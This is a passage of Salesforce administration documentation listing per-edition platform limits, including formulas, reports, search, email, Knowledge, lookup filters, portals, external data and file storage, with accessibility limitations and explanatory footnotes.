Custom settings: cached data limit	The lesser of 10 MB or 1 MB multiplied by the number of full-featured user licenses in your org (N/A in Contact Manager and Professional Editions)						
Custom settings: maximum fields per setting	5	N/A	100	N/A	300		
Divisions: maximum	N/A			100			N/A
Documents: maximum size of custom app logo	20 KB						

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Documents: maximum size of document to upload	5 MB						
Documents: maximum size of file name (with extension)	255 characters						
Entitlement processes and milestones	N/A			You can create up to 1,000 entitlement processes total, with up to 10 milestones per process. If your org was created before Summer '13, its maximum entitlement processes can be lower. Contact Salesforce to increase it.			
External objects[7]	N/A				200		
Field history tracking: maximum standard or custom fields tracked for standard or custom objects	N/A	20					
File size: maximum in Chatter and on the Files tab	2 GB						
Fiscal years: maximum custom	250						
Formulas: maximum displayed characters after an evaluation of a formula expression	1,300						
Formulas: maximum length	3,900 characters						
Formulas: maximum size when compiled	5,000 bytes						
Formulas: maximum size when saved	4,000 bytes						
Formulas: unique relationships per object	15						
Formulas: VLOOKUP functions per object	10						
Ideas: maximum size of HTML idea comment	N/A			4 KB			
Ideas: maximum size of HTML idea description				32 KB			
Lightning Apps	N/A			10	25	Unlimited	N/A

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Lightning Pages: maximum components in a region	25						
Master-detail relationship: maximum child records	10,000[8]						
Objects: maximum number of deleting combined objects and child records	100,000						
Omni-Channel: maximum pending routing requests[9]	N/A			30,000			
Omni-Channel: maximum queued work items[10]				5,000 per hour			
Opportunity Teams: maximum members	N/A				30		
Permission sets: maximum (created)	N/A	1		2	1,000		
Permission sets: maximum (created and added as part of an installed managed AppExchange package)	N/A		1,500				
Question: maximum characters	N/A				1,000		N/A
Question: maximum characters (with Chatter Answers `Optimize Question Flow` enabled)					32,000		
Quote PDF: maximum logo height	N/A			150 pixels			
Quote PDF: maximum logo size				5 MB			
Recycle Bin: maximum records	25 times your storage capacity in MBs						
Reply: maximum characters	N/A				1,000		N/A
Reply (private): maximum characters (with Chatter Answers `Optimize`					4,000		N/A

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
`Question Flow` enabled)							
Reply (public): maximum characters (with Chatter Answers `Optimize Question Flow` enabled)					32,000		N/A
Shared Activities	You can relate up to 50 contacts to nonrecurring tasks, nongroup tasks, and nonrecurring events. You can assign one primary contact. All others are secondary contacts.						
Sharing rules	N/A			You can create up to 300 sharing rules per object, including up to 50 criteria-based rules.			
Static resources	N/A	A static resource can be up to 5 MB. An org can have up to 250 MB of static resources total.					
Tabs[2]		3	5	1,210 To exceed this limit, contact Salesforce.	1,225 To exceed this limit, contact Salesforce.	1,225 To exceed this limit, contact Salesforce.	100
Tags	A user is limited to a maximum of: • 500 unique personal tags • 5,000 instances of personal tags applied to records Across all users, your org can have a maximum of: • 1,000 unique public tags • 50,000 instances of public tags applied to records • 5,000,000 instances of personal and public tags applied to records						
Territories: maximum account assignment rules	N/A				15		
Users: maximum created	1	5	10	Unlimited			2
Users: maximum created (Chatter Free)	N/A	5,000					
Visual Workflow	N/A				Each flow can have up to: • 50 versions • 2,000 steps Each org can have up to:		

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
					• 500 active flows • 1,000 flows total • 30,000 waiting interviews at a given time • 1,000 events processed per hour • 20,000 defined relative alarm events across all flows and flow versions		
Web-to-Case: maximum new cases generated in a 24–hour period	N/A			5,000[11]			
Web-to-Lead: maximum new leads generated in a 24–hour period				500[11]			

[1] You can add an attachment to the Attachments related list of a case, solution, campaign, task, or event, or to the Notes & Attachments related list of an account, contact, lead, opportunity, or custom object. If you don't see the related list on task or event page layouts, ask your admin to add it.

[2]The custom apps and custom tabs that are contained in a managed package that's publicly posted on the AppExchange don't count against the limits for your Salesforce edition.

[3]Additional restrictions apply for activities, long text area fields, relationship fields, and roll-up summary fields.

[4] When data is substituted for the tokens in the URL, the link can exceed 3,000 bytes. Some browsers enforce additional limits for the maximum URL length.

[5]The custom objects that are contained in a managed package that's publicly posted on the AppExchange don't count against the limits for your Salesforce edition. At the same time, an org can't have more than 2,000 custom objects, regardless of the source or namespace of those objects. Soft-deleted custom objects and their data count against your limits. We recommend that you hard delete or erase custom objects you no longer need.

[6] Each relationship is included in the maximum custom fields allowed.

[7] The limit of 200 external objects applies regardless of how many Salesforce Connect add-ons you purchase for your org. External objects don't count toward the limit for custom objects.

[8] As a best practice, don't exceed 10,000 child records for a master-detail relationship.

[9] Maximum objects that can be pending for Omni-Channel routing in an org. When an item is assigned to Omni-Channel-enabled queues, Omni attempts to route it to an available agent. If no agent is available, the work is pending routing.

[10] Maximum records that can be queued per hour in an org, across all Omni-Channel-enabled queues. Each time an item is assigned to an Omni-Channel queue, the platform checks how many items were queued in the preceding hour. If the limit has been reached, the item isn't assigned to the queue.

[11] If your org exceeds its daily Web-to-Case or Web-to-Lead limit, the default case owner or default lead creator receives a notification email that contains information about the case or lead. When your org reaches the 24-hour limit, Salesforce stores additional requests in a pending request queue that contains Web-to-Case and Web-to-Lead requests. The requests are submitted when the limit refreshes.

The pending request queue has a limit of 50,000 combined requests. If your org reaches the pending request limit, additional requests are rejected and not queued. Your admin receives email notifications for the first five rejected submissions. Contact Salesforce Customer Support to change your org's pending request limit.

Accessibility Limits

General accessibility limits, and limits for keyboards and screen readers.

General Accessibility Limits

Accessibility features haven't been incorporated into Chatter or the Salesforce console.

Salesforce Features Not Optimized for Sighted Keyboard Users

The following functionality and features aren't fully accessible for sighted keyboard users, either due to their third-party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- A visual focus indicator hasn't been implemented.
- Some content is displayed in overlay boxes without implementing corresponding keyboard focus and order control. These are found in Chatter and training videos.
- Some of the rich interactive interfaces, such as drag-and-drop interfaces, aren't keyboard-accessible. These may have an alternative provided or may not be available in Accessibility Mode.

Salesforce Features Not Optimized for Screen Reader Users

The following functionality and features aren't fully accessible for screen reader users, either due to their third-party ownership, lack of adequate current support for accessibility solutions, or limitations imposed by our development environments:

- Some of the rich interactive interfaces, such as drag and drop interfaces, are not accessible. These may have an alternative provided or may not be available in Accessibility Mode.
- PDF files have not been marked up for accessibility and do not have an alternative provided.
- Training videos don't provide audio description (including extended audio description).
- Some content is displayed in overlay boxes that aren't recognized as modal by screen readers, allowing the user to interact with other content without dismissing the overlay. These are found in Chatter and training videos.
- The session timeout warning may not provide sufficient time for a user response if a slow reading rate is used.

Accessibility features haven't been incorporated into Chatter or the Salesforce console.

Salesforce Reports and Dashboards Limits Per Edition

Differences between editions for reports, snapshots, dashboards, and filtering.

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Custom report types	N/A			50	200	2,000	400

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
(Limits apply to all custom report types regardless of development status.)							
Dashboard filters				3 per dashboard			
Dynamic dashboards per org	N/A				Up to 5	Up to 10	Up to 3
Field filters per report[1]	20						
Formulas per report	5						
Reporting snapshots	N/A			1[2, 3, 4]	1[2]	2[2]	1[2, 3, 4]
Scheduled dashboard refreshes	N/A				1[2]	2[2]	N/A
Scheduled reports per hour (Emailed reports can be up to 10 MB.)	N/A			1[2, 3, 5]	1[2]	2[2]	1[2, 3, 5]

[1] These limits apply to the report builder. If you're using the report wizard, the limit is 10.

[2] Up to 200 total.

[3] Off-peak hours (between 6 PM and 3 AM local time) only.

[4] Limited to one preferred start time per day.

[5] Limited to three preferred start times per day.

Search Limits

Search limits for file extensions and sizes, synonym groups, and picklists.

Search Limits

Search limits for document records and synonym groups.

Search Limits for Synonyms

With synonym groups, sets of words or phrases are treated equally in searches. A search for a term in a synonym group returns results for all terms in the group. An org can create up to 10,000 synonym groups.

Search Limits for Picklists

When sorting search results for a particular object, you can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.

Search Limits

Search limits for document records and synonym groups.

Search Limits for Documents

Searching document content supports multiple file types and has file size limits. The contents of documents that exceed the maximum sizes are not searched; however, the document fields are still searched. Only the first 1,000,000 characters of text are searched. Text beyond this limit is not included in the search.

File Type	File Extensions	Maximum Size
HTML (only the text within a <body> tag)	.htm, .html, .xhtml	5 MB
PDF	.pdf	25 MB
PPT	.pot, .pps, .ppt	25 MB
RTF	.rtf	5 MB
Text	.c, .cpp, .css.csv, .ini, .java, .log, .sql, .txt	5 MB
Word	.doc, .dot	25 MB
XLS	.xls, .xlt	5 MB, or a maximum cell limit of 100,000 cells
XML	.xml	5 MB

Search Limits for Synonyms

With synonym groups, sets of words or phrases are treated equally in searches. A search for a term in a synonym group returns results for all terms in the group. An org can create up to 10,000 synonym groups.

SEE ALSO:

- Search Limits for Files in Chatter
- Salesforce CRM Content Limits

Search Limits for Synonyms

With synonym groups, sets of words or phrases are treated equally in searches. A search for a term in a synonym group returns results for all terms in the group. An org can create up to 10,000 synonym groups.

Search Limits for Picklists

When sorting search results for a particular object, you can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.

Standard Object Limits

Standard object limits include usage details for object customizations, such as the custom fields you've added or sharing rules you've applied to an object.

The list varies depending on the object. When a customization exceeds the allowed limit for the object, or reaches 75% of the limit, a tip displays that suggests what you can do next.

Refer to the standard object limits page when you're planning to customize a particular standard object or to monitor the usage and limits of customizations on that object.

From the management settings for the appropriate object, go to Limits.

Note: The object limit percentages are truncated, not rounded. For example, if your org uses 95.55% of the limit for a particular customization, the object limit displays 95%.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Administration and Support Limits

Assignment, Auto-Response, Escalation, and Workflow Rules Limits
Limits for automating lead generation, email responses, escalations, and workflow automation per edition.

Chatter Answers Limits
Limits for questions and Customer Portal customizations.

Field, Picklist, and Data Setting Limits
Limits for custom fields, picklists, custom picklists, and custom data settings.

Customer Portal Limits
Limits for custom objects in Customer Portal and portal user limits.

Data Import Limits
Limits for importing data with Data Loader.

External Data Integration Limits
Salesforce Connect limits for accessing data that's stored outside your Salesforce organization.

External Identity User Limits
Limits depending upon External Identity user licenses.

Email Limits
Limits for email, mass email, and workflow emails.

Salesforce Knowledge Limits
Limits for Salesforce Knowledge per edition.

Field Limitations
Limitations for encrypted, merge, and formula fields.

File and Storage Limits
Limits for Salesforce Files, CRM Content, Chatter, and storage allocation.

Force.com Sites Page View Limits
Limits for requests that count as page views.

Force.com Site Billing Limits
Terminology for limits and billing associated with Force.com sites.

General Sandbox and Sandbox Storage Limits
Limits for sandbox environments.

Partner Portal Limits
Limits for partner portals.

Password Policy Limits
Limits for the number and use of user passwords.

Salesforce Console Limitations
Technical limitations for using a Salesforce console in Salesforce Classic.

Site Edition Limits
Limits for the number of sites, bandwidth, service request time, and maximum page views per edition.

Site.com Import Limits
Limits for importing sites and files.

Web Request Limits
Limits for concurrent usage on web requests.

SEE ALSO:

- Lightning Experience Considerations
- Salesforce Mobile Classic App Limits
- What's Different or Not Available in the Salesforce1 Mobile App
- Considerations for Using Duplicate Management

Assignment, Auto-Response, Escalation, and Workflow Rules Limits

Limits for automating lead generation, email responses, escalations, and workflow automation per edition.

Assignment rules automate lead generation and support processes for an organization. Auto-response rules specify conditions for sending automatic email responses to lead or case submissions. Escalation rules escalate cases automatically, if they are not resolved in a certain period of time. Workflow rules specify conditions for performing automated actions, like updating fields or creating tasks.

The following table shows the restrictions for rules.

Restrictions	Details
Active rules per object (Limits apply to any combination of *active* workflow, assignment, auto-response, and escalation rules, as well as processes.)	50
Assignment, auto-response, and escalation rules	Each can have: • 3,000 rule entries • 300 formula criteria rule entries • 25 filter criteria per rule entry
Total actions allowed per rule	200
Total rules allowed	500 per object; 2,000 per org

Restrictions	Details
(Limits apply to any combination of workflow, assignment, auto-response, and escalation rules, *active* and *inactive*.)	

Chatter Answers Limits

Limits for questions and Customer Portal customizations.

Chatter Answers integrates Cases, Answers, Force.com Sites, Customer Portal, and Salesforce Knowledge into a Web community.

The following limits apply to Chatter Answers.

- A question in Chatter Answers can receive up to 500 replies.
- When customizing Customer Portal, Answers supports all tab styles and only the following page styles:
  - Page Background
  - Text
  - Link
  - Link Hover

SEE ALSO:

Chatter Answers Implementation Tips

Field, Picklist, and Data Setting Limits

Limits for custom fields, picklists, custom picklists, and custom data settings.

Custom Fields Allowed Per Object
Limits for the number of custom fields by edition.

Custom Picklist Limits
Limits for customized selection lists that let users pick values from a predefined list of entries.

Custom Settings Limits
Limits for the amount of cached data allowed for custom settings.

Standard Picklist Limits
Limits for the value sets in standard picklists.

Custom Fields Allowed Per Object

Limits for the number of custom fields by edition.

The number of custom fields allowed per object varies according to your Salesforce Edition. The maximum number of activities, long text area fields, rich text area fields, relationship fields, and roll-up summary fields varies as well.

<table>
<tr><th>Field Type</th><th>Personal Edition</th><th>Contact Manager</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Developer Edition</th><th>Unlimited and Performance Edition</th></tr>
<tr><td>Activities</td><td colspan="3">No additional limit</td><td>20</td><td colspan="3">100</td></tr>
<tr><td>Long text area</td><td colspan="7" rowspan="2">An object can contain unlimited rich text area and long text area fields, although your edition's limit for total custom fields allowed on an object, regardless of field type, applies. Each object can contain 1,600,000 characters across long text area and rich text area fields. When you create a long text area or rich text area field, you set a character limit for the field—the maximum length of the text that can be entered. The default character limit for long text area and rich text area fields is 32,768 (32 KB). The maximum character limit for long text area and rich text area fields is 131,072 (128 KB). The minimum character limit is 256. The maximum size of an image that can be uploaded in a rich text area field is 1 MB.</td></tr>
<tr><td>Rich text area</td></tr>
<tr><td>Relationship</td><td colspan="2" rowspan="2">No additional limit</td><td colspan="5">40</td></tr>
<tr><td>Roll-up summary</td><td colspan="5">25</td></tr>
</table>

Custom Picklist Limits

Limits for customized selection lists that let users pick values from a predefined list of entries.

Custom single-select picklists can have:

- Up to 1,000 values
- Up to 255 characters per value

Custom multi-select picklists can have:

- Up to 500 values
- Up to 255 characters per value

Users can select up to 100 values at a time on a record.

Custom Settings Limits

Limits for the amount of cached data allowed for custom settings.

You can access custom settings from formula fields, validation rules, Apex, and the SOAP API.

The following limits apply to the cached data amount and custom settings.

- The total amount of cached data allowed for your org is the **lesser** of these two values:
  - 10 MB
  - 1 MB multiplied by the number of full-featured user licenses in your org

  For example, if your org has three full licenses, you have 3 MB of custom setting storage. If your org has 20 full licenses, you have 10 MB of storage.
- Each certified managed package gets a separate limit in addition to your org limit. For example, let's say your org has two certified managed packages installed and your organization has three full licenses. Each certified managed package can have 3 MB of custom setting storage in addition to your org's 3-MB custom setting storage limit.

- You can add up to 300 fields per custom setting, unless your field limit for custom objects is lower than 300. If your custom objects field limit is lower than 300, your field limit for custom settings is equal to your custom objects field limit.

Standard Picklist Limits

Limits for the value sets in standard picklists.

Picklists are customized selection lists that let users pick values from a predefined list.

The maximum number of characters you can have in a picklist depends on the type of picklist. Each value in a picklist includes a line break and a return character that aren't visible. These two additional characters per value are counted as part of the character limit for each value.

For standard picklists, each value can have up to 255 characters, not including line breaks and returns. This applies to single-select and multi-select picklists.

For standard picklists in orgs that use record types or the Translation Workbench, you can have unlimited values with these exceptions for special picklists.

Picklist Field	Maximum Number of Values
`Lead Status`	100
`Task Status`	100
`Task Priority`	50
`Case Status`	100
`Case Priority`	50
`Opportunity Stage`	100

Customer Portal Limits

Limits for custom objects in Customer Portal and portal user limits.

Contact Salesforce for information about the number of Customer Portals and Customer Portal user licenses you can activate.

Custom Object Limits in Customer Portals

The following limits apply to custom objects in Customer Portals.

- The maximum number of custom objects you can include in a Customer Portal is determined by the total number of custom objects your Edition allows.
- Also, user licenses control the number of custom objects a portal user can see in a Customer Portal. For information, contact Salesforce.

Person Account Limits

A Salesforce user can be the owner of up to 1000 person account portal users. This includes person account users with Customer Community Plus, Customer Portal, and other role-based portal licenses. Person account users with high volume portal licenses such as High Volume Customer Portal or Customer Community don't count against this limit. Users with partner portal or Partner Community licenses can't be person accounts users, so this limit doesn't apply.

Portal Roles Limit

The maximum number of roles used in an org's portals or communities is 5000. This limit includes roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles. You can also delete unused roles. If you require more roles, please contact Salesforce Customer Support.

SEE ALSO:

- Enabling Salesforce CRM Content in the Customer Portal
- Customer Portal Setup Limits

Data Import Limits

Limits for importing data with Data Loader.

The following limits apply to data imported using Data Loader.

Only dates within a certain range are valid. The earliest valid date is 1700-01-01T00:00:00Z GMT, or just after midnight on January 1, 1700. The latest valid date is 4000-12-31T00:00:00Z GMT, or just after midnight on December 31, 4000. These values are offset by your time zone. For example, in the Pacific time zone, the earliest valid date is 1699-12-31T16:00:00, or 4:00 PM on December 31, 1699.

When using Data Loader version 28.0 and later, the maximum field size for imported CSV files is 32,000 characters.

External Data Integration Limits

Salesforce Connect limits for accessing data that's stored outside your Salesforce organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

General Salesforce Connect Limits

The assigned user license determines the maximum number of custom objects that each user can access. You can also grant object permissions up to that same number of external objects. External objects don't count toward the limit for custom objects.

Maximum external objects per org[1]	200
Maximum joins per query across external objects and other types of objects	4
Maximum length of the OAuth token that's issued by the external system	4,000 characters
Maximum new rows retrieved or created per hour per external data source. This limit doesn't apply to high-data-volume external data sources or to rows that have previously been retrieved.	50,000

[1] The limit of 200 external objects applies regardless of how many Salesforce Connect add-ons you purchase for your org. External objects don't count toward the limit for custom objects.

The following limits apply only to the OData 2.0 and 4.0 adapters for Salesforce Connect.

Maximum HTTP request size for OData	8 MB
Maximum HTTP response size for OData	8 MB

Maximum result set size for an OData query	16 MB
Maximum result set size for an OData subquery	1,000 rows

An org is limited to:

- 10,000 OData callouts per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request.
- 1,000 OData callouts per hour for Developer Edition.

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

External Identity User Limits

Limits depending upon External Identity user licenses.

We recommend that the number of External Identity license users in your community not exceed ten million unique users per month. If you require additional user licenses beyond this limit, contact your Salesforce account executive. Exceeding this limit may result in an extra charge and decrease expected functionality.

Email Limits

Limits for email, mass email, and workflow emails.

General Email Limits
Limits for email and email templates per edition.

Daily Limits for Email Alerts
The daily limit for emails sent through email alerts is 1,000 per standard Salesforce license per org—except for free Developer Edition and trial orgs, where the daily workflow email limit is 15. The overall org limit is 2,000,000. This limit applies to emails sent through email alerts in workflow rules, approval processes, flows, processes, or the REST API.

Mass Email Limits
Limits for sending mass emails per edition.

General Email Limits

Limits for email and email templates per edition.

There's no limit on sending individual emails to contacts, leads, person accounts, and users in your org directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

Using the API or Apex, you can send single emails to a maximum of 5,000 external email addresses per day based on Greenwich Mean Time (GMT). Single emails sent using the email author or composer in Salesforce don't count toward this limit. There's no limit on sending individual emails to contacts, leads, person accounts, and users in your org directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Email templates: maximum size	384 KB for text email templates	• 384 KB for text, HTML, and custom HTML templates • 1 MB for Visualforce templates					
Email services: maximum email messages processed by Salesforce per day	N/A			Number of user licenses multiplied by 1,000; maximum 1,000,000			
Email services: maximum size of email message (email headers, body, attachments, and encoding)				25 MB[1]			
Extended mail merge: maximum records	1,000						
Extended mail merge: maximum total size of selected templates	1 MB						
Inbound email sent to Salesforce	• Email body truncation size: 32 KB • Maximum email activities created for each email received: 50 • Total maximum size of file attachments: 25 MB[1]						
Merge field: `Case.Email_Thread`	N/A		• Maximum emails: 200 • Email body truncation size: 32 KB				
On-Demand Email-to-Case: maximum email messages processed by Salesforce per day (counts toward limit for email services)	N/A			Number of user licenses multiplied by 1,000; maximum 1,000,000			
On-Demand Email-to-Case: maximum email size (email headers, body, attachments, and encoding)				25 MB[1]			

[1] The maximum size of email messages for email services varies depending on language and character set. The size of an email message includes the email headers, body, attachments, and encoding. As a result, an email with a 25 MB attachment likely exceeds the 25 MB size limit for an email message after accounting for the headers, body, and encoding.

SEE ALSO:

Mass Email Limits
Daily Limits for Email Alerts

Daily Limits for Email Alerts

The daily limit for emails sent through email alerts is 1,000 per standard Salesforce license per org—except for free Developer Edition and trial orgs, where the daily workflow email limit is 15. The overall org limit is 2,000,000. This limit applies to emails sent through email alerts in workflow rules, approval processes, flows, processes, or the REST API.

After your org has reached its daily workflow email limit:

- Any emails in the workflow queue left over and not sent that day are discarded. Salesforce doesn't try to resend them later.
- If a workflow rule with an action and an email alert is triggered, only the email action is blocked.
- Final approval, final rejection, approval, rejection, and recall email actions are blocked.
- An error message is added to the debug log.

The following items don't count against the workflow email limit:

- Approval notification emails
- Task assignment notifications
- Lead assignment rules notifications
- Case assignment rules notifications
- Case escalation rules notifications
- Force.com sites usage alerts

The limit restriction is based on activity in the 24-hour period starting and ending at midnight GMT. Adding or removing a user license immediately adjusts the limit's total. If you send an email alert to a group, every recipient in that group counts against your daily workflow email limit.

When workflow email alerts approach or exceed certain limits, Salesforce sends a warning email to the default workflow user or—if the default workflow user isn't set—to an active system administrator.

When...	Salesforce Sends...	Warning Email Includes...
An email alert isn't sent because the number of recipients exceeds the limit for a single email	A warning email for each unsent email alert	The unsent email alert's content and recipients
The organization reaches 90% of the limit of emails per day	One warning email	The limit and the organization's usage
The organization reaches 90% of the limit of workflow emails per day	One warning email	The limit and the organization's usage
An email alert isn't sent because the organization reaches the limit of emails per day	A warning email after every 100 attempted email alerts over the limit	The limit and the organization's usage

When...	Salesforce Sends...	Warning Email Includes...
An email alert isn't sent because the organization reaches the limit of workflow emails per day	A warning email after every 100 attempted email alerts over the limit	The limit and the organization's usage

Mass Email Limits

Limits for sending mass emails per edition.

You can send mass email to a maximum of 5,000 external email addresses per day per org based on Greenwich Mean Time (GMT).

The following additional limits apply to mass emails.

- The single and mass email limits don't take unique addresses into account. For example, if you have `johndoe@example.com` in your email 10 times, that counts as 10 against the limit.
- You can send an unlimited amount of email to your org's internal users, which includes portal users.
- You can send mass emails only to contacts, person accounts, leads, and your org's internal users.
- In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send mass email to no more than 10 external email addresses per day. This lower limit doesn't apply if your org was created before the Winter '12 release and already had mass email enabled with a higher limit. Additionally, your org can send single emails to a maximum of 15 email addresses per day.
- You can't send a mass email using a Visualforce email template.

Salesforce Knowledge Limits

Limits for Salesforce Knowledge per edition.

Salesforce Knowledge is a knowledge base for creating and managing content. If Salesforce Knowledge is enabled in Communities (Classic Knowledge only), customers and partners can access articles.

Note: The following limits are default limits. Some limits can be expanded. Contact Salesforce to request limit increases.

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum number of articles	50,000 articles	50,000 articles
Maximum number of article types	100 article types	N/A
Maximum number of custom fields per article type	Enterprise, Developer, and Unlimited editions: 500 custom fields per article type Performance editions: 800 custom fields per article type	N/A
Maximum file fields	5 file fields	N/A
Maximum file size	File fields are counted as attachments and can be up to 25 MB.	Files can be up to 25 MB.
Maximum rich text area size	131072 characters	131072 characters
Maximum size of all rich text area fields on an article	1638400 characters	1638400 characters

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum unique article references (links) in a rich text area field	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.
Article history tracking	Article events are tracked for up to 18 months.	Article events are tracked up to 18 months.
Maximum number of supported languages	16 supported languages	N/A
Article import	The import .zip file must meet the following requirements: • There can only be one .csv file and one .properties file. • The .csv file and the .properties file must be in the root directory. • The compression process must preserve the folder and subfolder structure. • The .zip file name can't contain special characters. • The .zip file can't exceed 20 MB and the individual, uncompressed, files within the zip file can't exceed 10 MB. • .csv files can't have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations. • .csv file rows can't exceed 400,000 characters. • .csv file cells can't exceed 32 KB. • Each article in the .csv file can't have more than 49 translations.	N/A
Maximum number of data category groups and active data category groups	5 category groups, with 3 groups active at a time	5 category groups, with 3 groups active at a time
Maximum number of categories per data category group	100 categories in a data category group	100 categories in a data category group
Maximum number of levels in data category group hierarchy	5 levels in a data category group hierarchy	5 levels in a data category group hierarchy
Maximum number of data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article	8 data categories from a data category group assigned to an article

Salesforce Knowledge Limits	Details for Classic Knowledge	Details for Lightning Knowledge
Maximum number of promoted search terms	Your organization can create a maximum of 2,000 promoted terms.	N/A

SEE ALSO:

- Welcome to Salesforce Knowledge
- Plan Your Knowledge Base
- Salesforce Knowledge Documentation Overview
- Complete Guide to Salesforce Knowledge

Field Limitations

Limitations for encrypted, merge, and formula fields.

Roll-up summary fields are not available for mapping lead fields of converted leads.

- Limitations on Encrypted Fields
  Encrypting fields places some limits on what you can do with filters and Visualforce pages.
- Limitations on Rich Text Area Fields
  The mobile application treats rich text area fields like long-text area fields, which don't support formatted HTML content or images. The mobile application truncates rich text area fields at 1,000 characters, which includes HTML markup. Administrators should consider removing rich text area fields from mobile page layouts. If a mobile user edits a rich text area field that contains an existing text entry longer than 1,000 characters, the mobile application truncates the text in the field.
- Limitations on Lookup Filters
  Lookup filters are administrator settings that restrict the valid values and lookup dialog results for lookup, master-detail, and hierarchical relationship fields.

SEE ALSO:

- Merge Fields for Cross-Object Formulas
- Merge Fields for Validation Rules
- Validation Rule Considerations

Limitations on Encrypted Fields

Encrypting fields places some limits on what you can do with filters and Visualforce pages.

Classic Encryption

The following limitations apply to fields encrypted with Classic Encryption.

- Encrypted fields are not available for use in filters such as list views, reports, roll-up summary fields, and rule filters.
- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the "View Encrypted Data" permission.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

Limitations on Rich Text Area Fields

The mobile application treats rich text area fields like long-text area fields, which don't support formatted HTML content or images. The mobile application truncates rich text area fields at 1,000 characters, which includes HTML markup. Administrators should consider removing rich text area fields from mobile page layouts. If a mobile user edits a rich text area field that contains an existing text entry longer than 1,000 characters, the mobile application truncates the text in the field.

Limitations on Lookup Filters

Lookup filters are administrator settings that restrict the valid values and lookup dialog results for lookup, master-detail, and hierarchical relationship fields.

The following limitations apply to lookup filters.

- Lookup filter criteria can't reference these types of fields:
  - Relationship fields on activities
  - System fields that are always read only, such as `Created By` and `Modified By`
  - Relationship fields that support queues, such as `Case Owner` and `Lead Owner`
- Each object can have up to five active required lookup filters and an unlimited number of optional lookup filters. If you reach the limit of required lookup filters for an object, create optional filters instead and use validation rules to enforce your business rule when a user saves.
- Lookup filters aren't available for external lookup relationship fields.
- Lookup filters on currency fields don't convert currencies. For example, if your organization uses multiple currencies and a lookup filter criteria is *`Expected Revenue greater than 100000`*, the lookup shows all records with an `Expected Revenue` field value greater than 100,000, regardless of the currency.
- You can't use special date values, such as "Today" or "This Month," in lookup filter criteria.
- You can't delete fields that are referenced in an active lookup filter.
- You can't change the field type of fields referenced by an active lookup filter.
- Lookup filter criteria can't reference these types of fields on the source object:
  - Autonumber
  - Encrypted
  - Formula
  - Long text area
  - Multi-select picklist
  - Roll-up summary
  - Text
  - Text area
  - URL
- Lookup auto-completion doesn't work for user lookups with additional drop-down lists. This is primarily for organizations that have set up either a partner portal or Customer Portal.
- In enhanced list views, you cannot change fields that are referenced by a dependent lookup filter criteria.
- Lookup filters do not support mass owner changes. If your lookup filter criteria reference the `Owner` field, performing a mass owner change can result in incorrect values that won't be noticed until you attempt to save the record.
- A lookup filter can't reference a formula, if the formula references global merge fields that aren't supported by the lookup filter.

- Lookup filter criteria on `Account Name` only apply to business accounts, not person accounts. For example, if your lookup filter criteria is `Account Name does not contain book`, business accounts with "book" in the name, such as John's Bookstore, are not valid, but person accounts with "book" in the name, such as John Booker, are valid and appear in the lookup dialog for the `Account` field. If you need to filter on the name for a person account, use the `First Name` or `Last Name` fields instead.
- Salesforce does not support inline editing in list views for:
  - Fields on the source object that are referenced in dependent lookups.
  - Fields with dependent lookups.

File and Storage Limits

Limits for Salesforce Files, CRM Content, Chatter, and storage allocation.

Salesforce Files Sync Limits
Limits for storage, file size, and file synchronization.

Salesforce CRM Content Limits
Limits for Salesforce CRM Content per edition.

File Limits in Chatter
Limits for files attached to a Chatter post or comment.

Data and File Storage Limits
Limits for storage allocation per Salesforce edition and number of standard licensed users in your organization.

Salesforce Files Sync Limits

Limits for storage, file size, and file synchronization.

Feature	Limit
Organization-wide storage	Storage is based on the number of Salesforce licenses purchased. Additional storage can be purchased. For more information, refer to Data and File Storage Limits.
Maximum number of synced files	Users can sync up to 10,000 files.
Maximum number of synced folders	500 folders
File size	• 2 GB when uploaded via the Web interface • 2 GB when uploaded via the Salesforce Files Sync desktop client (or 500 MB when using proxy) • 100 MB when uploaded from a mobile device
Maximum number of versions per file	2,048
Maximum number of users who can sync the same file simultaneously	1,000 users
Maximum number of Connect API calls	10,000 per user, per hour, per connected application from the Salesforce Files Sync desktop client

Salesforce CRM Content Limits

Limits for Salesforce CRM Content per edition.

Salesforce CRM Content can include all file types, from Microsoft® PowerPoint presentations to audio files, video files, Web pages, and Google® docs. This table describes the Salesforce CRM Content limits per edition.

Feature	Details
Content deliveries: default delivery bandwidth per rolling 24-hour window	10 GB
Content deliveries: default delivery view counts per rolling 24-hour window	20,000
Content deliveries: maximum file size for online viewing	25 MB
